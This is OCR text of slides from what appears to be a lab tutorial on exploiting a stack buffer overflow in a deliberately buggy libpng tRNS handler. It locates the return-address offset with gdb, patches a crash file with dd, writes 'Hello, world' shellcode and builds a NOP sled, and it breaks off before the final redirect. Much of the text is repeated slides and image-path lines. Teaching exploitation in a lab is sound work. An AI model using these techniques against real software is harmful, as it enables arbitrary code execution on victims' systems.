
```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4


```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4


```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4


```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4


```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4


```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4


```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4


```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4


```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stepping through the backtrace

Frame 4

```
; png_read_data
; 080487d6
push ebp
mov ebp, esp
; ...
mov eax, [ebp+png_ptr]
mov eax, [eax]
push eax
push [ebp+length]
push 1
push [ebp+data]
call fread
; ...
```



Stack overflow!


Stack overflow

What happened in `png_handle_tRNS` after calling `png_crc_read`?

Stack overflow

What happened in `png_handle_tRNS` after calling `png_crc_read`?


```
; png_handle_tRNS
; 08048f89
; ...
call png_crc_read
add esp, 0x10
mov eax, [ebp+length]
mov edx, eax
mov eax, [ebp+png_ptr]
mov [eax+0x26], dx
; ...
```



- Dereference `png_ptr`
- `png_ptr` overwritten with `0x30303030` – an invalid memory location

Modified crash II

Overwrite up to (and including) the return address




Distance of return address from `readbuf`

$$\texttt{0xffffdccc} - \texttt{0xffffdbc0} = 268$$

Modified crash II

Overwrite up to (and including) the return address



Distance of return address from `readbuf`

$$\texttt{0xffffdccc} - \texttt{0xffffdbc0} = 268$$

Reduce the length to $268 + 4$

This includes overwritting the return address

Modified crash II

Reduce the length to $268 + 4 = 272$

- Remember, `tRNS` chunk length offset: 33

```
$ printf '\x00\x00\x01\x10' |   \
  dd of=crash-input bs=1        \
     seek=33 count=4 conv=notrunc
```

Modified crash II

Reduce the length to $268 + 4 = 272$

- Remember, `tRNS` chunk length offset: 33

```
$ printf '\x00\x00\x01\x10' |   \
  dd of=crash-input bs=1        \
     seek=33 count=4 conv=notrunc
```

Let's also modify the return address to AAAA (`0x41414141`)

- Remember, `tRNS` chunk data offset: 41

```
$ printf '\x41\x41\x41\x41' |   \
  dd of=crash-input bs=1        \
     seek=$((41 + 268)) count=4 \
     conv=notrunc
```

Modified crash II

Re-run in **gdb**

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) r
warning: Missing PLTE before tRNS

Program received signal SIGSEGV, Segmentation fault.
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x0804c170 in ?? ()
(gdb) p/x $eip
$1 = 0x41414141
```

Modified crash II

Re-run in **gdb**

```
$ ./invoke.sh -d buggy-png crash-input
(gdb) r
warning: Missing PLTE before tRNS

Program received signal SIGSEGV, Segmentation fault.
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x0804c170 in ?? ()
(gdb) p/x $eip
$1 = 0x41414141
```

Success! We control the instruction pointer

Exploiting

Aim

Get `libpng` to execute arbitrary code

Shellcode

Small piece of code used as a payload to exploit a vulnerability[3]

[3] `https://en.wikipedia.org/wiki/Shellcode`

Aim

Get `libpng` to execute arbitrary code

Shellcode

Small piece of code used as a payload to exploit a vulnerability[3]

1. Insert shellcode into the `tRNS` chunk data
2. Redirect instruction pointer to our shellcode
3. ???
4. PROFIT

[3] `https://en.wikipedia.org/wiki/Shellcode`

Shellcode goals

- Small
  - May have limited input space
- Avoid `NULL` bytes
  - Avoid injection issues through null-terminated strings
- Additional encoding restrictions
  - E.g., printable, alphanumeric, etc.

Shellcode goals

- Small
  - May have limited input space
- Avoid `NULL` bytes
  - Avoid injection issues through null-terminated strings
- Additional encoding restrictions
  - E.g., printable, alphanumeric, etc.

Let's write some shellcode

“Hello, world” shellcode

- We’ll write some shellcode that prints “Hello, world”
- Requires us to directly interact with system calls

“Hello, world” shellcode

- We’ll write some shellcode that prints “Hello, world”
- Requires us to directly interact with system calls

Linux x86 system call primer

- Invoke with interrupt `0x80`
- Parameters passed in registers
  - `EAX`: syscall identifier
  - `EBX`, `ECX`, `EDX`: arguments

See `https://syscalls.kernelgrok.com/` for more details

“Hello, world” shellcode

```
global _start

; Execution starts here
_start:
    jmp begin

hello_world:
    ; Clear registers
    xor eax, eax
    xor ebx, ebx
    xor ecx, ecx
    xor edx, edx

    mov al, 4   ; "write" syscall
    mov bl, 1   ; File descriptor (stdout = 1)
    pop ecx     ; Address of string to write (pushed onto stack by call)
    mov dl, 13  ; Length of the string
    int 0x80    ; syscall interrupt

    xor ebx, ebx
    mov al, 1   ; "exit" syscall
    int 0x80

begin:
    ; The call instruction will push the "Hello, world" string onto the stack
    call hello_world
    db "Hello, world", 10   ; 10 = newline
```

“Hello, world” shellcode

Compile with `nasm`

```
$ nasm -f bin -o hello_world.S hello_world.asm
```

Produces a 43 byte binary blob

“Hello, world” shellcode

Disassemble with `objdump`

```
$ objdump -D -b binary -m i386 -M intel hello_world.S
   0:   eb 17                   jmp    0x19
   2:   31 c0                   xor    eax,eax
   4:   31 db                   xor    ebx,ebx
   6:   31 c9                   xor    ecx,ecx
   8:   31 d2                   xor    edx,edx
   a:   b0 04                   mov    al,0x4
   c:   b3 01                   mov    bl,0x1
   e:   59                      pop    ecx
   f:   b2 0d                   mov    dl,0xd
  11:   cd 80                   int    0x80
  13:   31 db                   xor    ebx,ebx
...
```

- No `NULL` bytes
- Note: `objdump` disassembles “Hello, world” as code

Testing the shellcode

Dump shellcode as C array

```
$ cd buggy-png/shellcode
$ xxd -i hello_world.S > test_shellcode.h
```

Testing the shellcode

Dump shellcode as C array

```
$ cd buggy-png/shellcode
$ xxd -i hello_world.S > test_shellcode.h
```

Write a C program to test our shellcode

```c
#include "test_shellcode.h"

int main(int argc, char *argv[]) {
    void (*fptr)() = (void (*)()) hello_world_S;

    (*fptr)();

    return 0;
}
```

Testing the shellcode

Compile

```
$ gcc -m32 -z execstack -I. -o test_shellcode test_shellcode.c
```

Requires executable stack, otherwise a segfault will occur

Testing the shellcode

Compile

```
$ gcc -m32 -z execstack -I. -o test_shellcode test_shellcode.c
```

Requires executable stack, otherwise a segfault will occur

Run

```
$ ./test_shellcode
Hello, world
```

Weaponising the crash

Reminder, crash offsets

Field	Offset	Value
Length	33	$268 + 4 = 272$
Chunk type	37	“tRNS”
Chunk data	41	`0x30303030`...
Return address	$41 + 268 = 309$	`0x41414141`

Weaponising the crash

Reminder, crash offsets

Field	Offset	Value
Length	33	$268 + 4 = 272$
Chunk type	37	“tRNS”
Chunk data	41	`0x30303030`...
Return address	$41 + 268 = 309$	`0x41414141`

We can store our shellcode anywhere between offsets 41 and 309

Let’s pick offset 200

Modified crash III

Store shellcode at offset 200

```
$ cat shellcode/hello_world.S | \
  dd of=crash-input             \
     bs=1 seek=200              \
     count=43 conv=notrunc
```

Modified crash III

Store shellcode at offset 200

```
$ cat shellcode/hello_world.S | \
  dd of=crash-input             \
     bs=1 seek=200              \
     count=43 conv=notrunc
```

Now we need to redirect execution to our shellcode

Redirecting execution

- With ASLR disabled, the stack will be located at a consistent memory address
- In `gdb` we found that the `tRNS` chunk data was stored at `0xffffdbc0`
- Even with ASLR disabled, this may still change outside of `gdb` (e.g., due to environment variables, etc.)
  - This is why we use `invoke.sh`

To be safe, pad the shellcode with a "`NOP` sled"

Redirecting execution

NOP sled

A sequence of `NOP` (no operation) instructions used to “slide” execution to the final destination – our shellcode

On x86, `NOP` instruction $\rightarrow$ `0x90`

Redirecting execution

NOP sled

A sequence of `NOP` (no operation) instructions used to "slide" execution to the final destination – our shellcode

On x86, `NOP` instruction $\rightarrow$ `0x90`
Pad from offset 41 (start of `tRNS` chunk data)

- Remember, shellcode offset: 200

```
$ python -c "print('\x90' * (200 - 41))" |  \
  dd of=crash-input bs=1 seek=41           \
     count=$((200 - 41)) conv=notrunc
```

Redirecting execution

Finally, we can update the return address to point to our `NOP` sled

Redirecting execution

Finally, we can update the return address to point to our `NOP` sled

- Remember, the `tRNS` chunk data was stored in `readbuf` at `0xffffdbc0`

Redirecting execution

Finally, we can update the return address to point to our `NOP` sled

